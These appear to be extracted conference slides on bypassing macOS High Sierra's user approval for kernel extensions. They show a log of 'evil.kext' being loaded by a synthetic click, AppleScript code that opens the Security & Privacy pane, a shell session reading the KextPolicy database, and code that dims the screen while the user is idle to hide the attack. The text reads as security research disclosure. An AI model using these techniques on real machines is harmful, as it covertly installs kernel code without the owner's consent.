
Bypassing 'User-Approved Kernel Extension Loading'


```
# loadKext evil.kext  
  
[+] invoking kext load  
[+] opening security & privacy pane  
[+] sending 'click' to allow  
  
[+] success! 'evil.kext' loaded
```

high sierra kext loader

```
//init apple script  
// open 'General' tab of 'Security Pane'  
scriptObject = [[NSAppleScript alloc] initWithSource:  
 @"tell application \"System Preferences\"\n" \  
"activate\n" \  
"reveal anchor \"General\" of pane id \"com.apple.preference.security\"\n" \  
"end tell\n";  
  
//execute to open prefs  
[scriptObject executeAndReturnError:nil];
```

open 'General' tab
of 'Security & Privacy' pane







1. sh

```
sh-3.2#
sh-3.2# sw_vers
ProductName: Mac OS X
ProductVersion: 10.13
BuildVersion: 17A360a
sh-3.2# csrutil status
System Integrity Protection status: enabled.
sh-3.2# kextstat | grep Little
sh-3.2# sqlite3 /private/var/db/SystemPolicyConfiguration/KextPolicy 'select * from kext_policy'
8J7TAMPT4P|com.vmware.kext.vmhgfs|1|VMware, Inc. (Fusion)|8
8J7TAMPT4P|com.vmware.kext.vmmemctl|1|VMware, Inc. (Fusion)|8
8J7TAMPT4P|com.vmware.kext.VMwareGfx|1|VMware, Inc. (Fusion)|8
EG7KH642X6|com.vmware.kext.VMwareGfx|1|VMware, Inc.|5
EG7KH642X6|com.vmware.kext.vmhgfs|1|VMware, Inc.|1
sh-3.2# ./
```

Making these attacks 'invisible' the obvious problem: visibility...



→ A: display brightness = 0

Making these attacks 'invisible' screen brightness ftw!

level: 0 is 'off'

```
void setBrightnessTo(float level)
{
    io_iterator_t iterator;
    io_object_t service;



    IOServiceGetMatchingServices(kIOMasterPortDefault,
        IOServiceMatching("IODisplayConnect"), &iterator);

    while ((service = IOIteratorNext(iterator))) {
        IODisplaySetFloatParameter(service, kNilOptions, CFSTR(kIODisplayBrightnessKey), level);

        IOObjectRelease(service);
    }

    IOObjectRelease(iterator);
}
```

dimming the display



Making these attacks 'invisible'

what to dim until the user is inactive



Function

CGEventSourceSecondsSinceLastEventType

Returns the elapsed time since the last event for a Quartz event source.

```
CFTimeInterval idleTime()
{
    return CGEventSourceSecondsSinceLastEventType(
        kCGEventSourceStateHIDSystemState, kCGAnyInputEventType);
}

